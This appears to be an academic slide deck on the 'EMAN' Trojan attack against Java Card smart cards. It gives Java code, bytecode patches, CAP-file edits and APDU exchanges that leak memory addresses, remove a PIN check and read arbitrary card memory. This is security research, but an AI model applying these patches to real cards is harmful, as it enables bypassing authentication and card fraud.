EMAN attack: a Trojan in a smart card


SSD Team

A join work with J. Iguchi-Cartigny and M1 Students

(Emilie Faugeron, Anthony Dessiatnikoff, Eric Linke and Damien Arcuset)

Jean-Louis Lanet

Jean-louis.lanet@unilim.fr



Université de Limoges | FACULTÉ DES SCIENCES ET TECHNIQUES


Introduction

- Java card security
  - Strong typing → byte code verification
  - Application isolation : firewall
    - Applets can communicate only if they share the same context (same Package identifier *id est* AID),
    - Or if they use a shareable interface.

Introduction

- Java card security
  - Strong typing → byte code verification
  - Application isolation : firewall
  - Applet loading only if authenticated
    - Protocol SCP01 from Global platform,
    - Need to have the keys.

Java Card Architecture



Objective of the attack

- Modify the code of another applet even if not in the same security context,
- Example:

```
public void debit (APDU apdu )
{
  ...
  if (!pin.isValidated())
  {
    ISOException.throwIt(SW_AUTHENTIFICATION_FAILED);
  }
  ...//do something safely
}
```

Byte code : .... **11 69 85 8D** ...

Objective of the attack

- Modify the code of another applet even if not in the same security context,
- Example:

```
public void debit (APDU apdu )
{
  ...
  if (!pin.isValidated())
  {
     //removed code
  }
  ...//do something safely
}
```


Byte code : .... **11 69 85 8D**... → ... **00 00 00 00** ...

Firewall Specification

- We can access card's memory by using the specification of the firewall.
- In fact, it doesn't check the call of next functions :
  - `putstatic`
  - `getstatic`
  - `invokestatic`

Sketch of the attack in three steps

- We need to read and write anywhere in the eeprom (3)
- In order to do it in an optimized way we need mutable code,
  - (1) To perform mutable code we need to manipulate arrays, and get their physical address.
  - (2) To access the array as a method we need to access our own instance




First step retrieve array address

```
public short getMyAddresstabByte(byte[] tab)
{
  short toto=(byte)0xAA;
  tab[0] = (byte)0xFF;
  return toto;
}
.....
public void process(APDU apdu) throws ISOException
{
 ...
 case (byte) 0x29 : // provide an array address
  Util.setShort(apduBuffer, (short) 0, getMyAddresstabByte(tab));
  apdu.setOutgoingAndSend( (short) 0, (short) 2);
  break;
 ...
}
.....
```


```
public short getMyAddresstabByte(byte[] tab)
{
  short toto=(byte)0xAA;
  tab[0] = (byte)0xFF;
  return toto;
}
```


```
 getMyAddresstabByte (byte[] tab)
{
03      // flags     : 0 // max_stack : 3
21      2         // nargs     : 2  // max_locals: 1
10 AA     bspush      -86
31        sstore_2
19        aload_1
03        sconst_0
02        sconst_m1
39        sastore
1E        sload_2
78        sreturn
}
```




```
public short getMyAddresstabByte(byte[] tab)
{
  short toto=(byte)0xAA;
  tab[0] = (byte)0xFF;
  return toto;
}
```

```
 getMyAddresstabByte (byte[] tab)
{
03      // flags    : 0 // max_stack : 3
21      2         // nargs     : 2  // max_locals: 1
10 AA     bspush      -86
31        sstore_2
19        aload_1
00        nop
00        nop
00        nop
00        nop
78        sreturn
}
```





Usage



Array address ?

80 29 00 00 00 →

← 94 4C 90 00

The address is 0x944C

- We succeed to retrieve a reference in the card memory.
- This should be impossible if a verifier was embedded

Sketch of the attack in three steps

- In order to read/write it in an optimized way we need mutable code,
  - To perform mutable code we need to manipulate arrays, and get their physical address.
  - **DONE**
  - To access the array as a method we need to access our own instance
    - In the step 1 we have learn how to get the address of an array
    - In this step we will replace a method invocation by a method invocation **with our array address**
    - **We will be able to execute arbitrary code that can be dynamically modified**

1

2

Access to our own embedded code


- In is impossible to invoke an arbitrary byte array.
- Thus we need to lure the interpreter,
  - By retrieving our instance's reference we can find our class address and so our method's address.
  - We will replace the `invokestatic dummyMethod` by `invokestatic myArray,` which address (0x944C) has been retrieved in the previous step.
  - We are using the instruction `invokevirtual` to retrieve this reference.

Second step retrieve address of my Trojan instance

```
public short getMyAddress()
{    short toto;
     return toto,
}
…
public void process(APDU apdu) throws ISOException
{
...
case (byte)0X27 :  // retrieve instance address
  short val = getMyAddress();
  Util.setShort(apdu.getBuffer(),(short)0,(short)val);
  apdu.setOutgoingAndSend( (short) 0, (short) 2);
  break;
…
```


```
case (byte)0X27 :
  short val = getMyAddress();
  Util.setShort(apdu.getBuffer(),(short)0,(short)val);
  apdu.setOutgoingAndSend( (short) 0, (short) 2);
  break;
```

```
18          aload_0
8B 00 0A    invokevirtual   11
32          sstore_3
19          aload_1
8B 00 07    invokevirtual   8
03          sconst_0
1F          sload_3
8D 00 0C    invokestatic    12
3B          pop
19          aload_1
03          sconst_0
05          sconst_2
8B 00 0B    invokevirtual   13
```




```
case (byte)0X27 :
  short val = getMyAddress();
  Util.setShort(apdu.getBuffer(),(short)0,(short)val);
  apdu.setOutgoingAndSend( (short) 0, (short) 2);
  break;
```

```
18          aload_0
8B 00 0A    invokevirtual   11
32          sstore_3
19          aload_1
8B 00 07    invokevirtual   8
03          sconst_0
1F          aload_3
8D 00 0C    invokestatic    12
3B          pop
19          aload_1
03          sconst_0
05          sconst_2
8B 00 0B    invokevirtual   13
```



Usage



Instance reference?

80 27 00 00 00 →

← 92 35 90 00

The instance address is 0x9235

- We succeed to retrieve our reference in the card memory.
- This should be impossible if a verifier was embedded

Sketch of the attack in three steps


- In order to read/write it in an optimized way we need mutable code,
  - To perform mutable code we need to manipulate arrays, and get their physical address.
  - **DONE**
  - To access the array as a method we need to access our own instance
    - In the step 1 we have learn how to get the address of an array
    - In this step we will replace a method invocation by a method invocation **with our array address**
    - **We will be able to execute arbitrary code that can be dynamically modified**

1

2

2b

What we got at step 2 ?



Step 2'…

- Until now we just modified the CAP file,
- The address of the class reference is not on the stack,
- We need to be able to read and write at an arbitrary address,
- Now use the `getstatic` functionnality.

```
.....
static byte ad;
.....
//Read memory function
public byte getMyAddress()
{
  return ad;
}
.....
public void process (APDU apdu) throws ISOException
{
  ...
  case (byte) 0x28 : // read the content of the memory
    apduBuffer[0] = (byte)getMyAddress();
    apdu.setOutgoingAndSend( (short) 0, (short) 1);
    break;
  ...
}
.....
```

CAP modification is not enough

```
public byte getMyAddress()
 {
    // flags     : 0
    // max_stack : 1
    // nargs     : 0
    // max_locals: 0
7C 00 02        getstatic_b    2
78              sreturn
 }
```

Original

```
public byte getMyAddress()
 {
    // flags     : 0
    // max_stack : 1
    // nargs     : 0
    // max_locals: 0
    7C 00 02    getstatic_b 92 35
    78          sreturn
}
```

Modified

Constant Pool Component

```
…
/* 0008, 2 */ CONSTANT_StaticFieldRef :
   0x0000
```

…

Method Component

```
Method_info[1]//@000C{
//flags :0
//max stack:1
//nargs : 1
//max locals:0
/*000e*/ getstatic_b 00 02
/*0011*/ sreturn
}
```

Reference Location component

```
…
Offset_to_byte2_indices = {@000f...}
```

…

On Board Linker

2 => @ 0x8805

On Board Method

Constant Pool Component


```
…
/* 0008, 2 */ CONSTANT_StaticFieldRef :
   0x0000
…
```

Method Component

```
Method_info[1]//@000C{
//flags :0
//max stack:1
//nargs : 1
//max locals:0
/*000e*/ getstatic_b 00 02
/*0011*/ sreturn
}
```

Reference Location component

```
…
Offset_to_byte2_indices = {@000f...}
…
```



Reference Location modification

Directory Component

Component_sizes = {… referenceLocation : 00 2A …} …

Reference Location component

Size 00 2A

Size of the 2 byte subsection 00 1F

Offset_to_byte2_indices = {@000f, @002C,..., @01af} …

Directory Component

Component_sizes = {… referenceLocation : 00 **29** …} …

Reference Location component

Size 00 **29**

Size of the 2 byte subsection 00 **1E**

Offset_to_byte2_indices = {@**002C**,..., @01af}

…

Constant Pool Component

```
…
/* 0008, 2 */ CONSTANT_StaticFieldRef :
   0x0000
…
```

Method Component

```
Method_info[1]//@000C{
//flags :0
//max stack:1
//nargs : 1
//max locals:0
/*000e*/ getstatic_b 92 4C //address of the
   instance
/*0011*/ sreturn
}
```

Reference Location component

```
…
Offset_to_byte2_indices = {@002c...}
…
```

On Board Linker


2 => @ 0x8805

On Board Method

```
@9af4
Method_info[1]{
01
10
getstatic_b 0x924C
sreturn
```

Usage

Value at address 0x924c ?



80 27 00 00 00

9a 3e 90 00

The class address is 0x9a3e

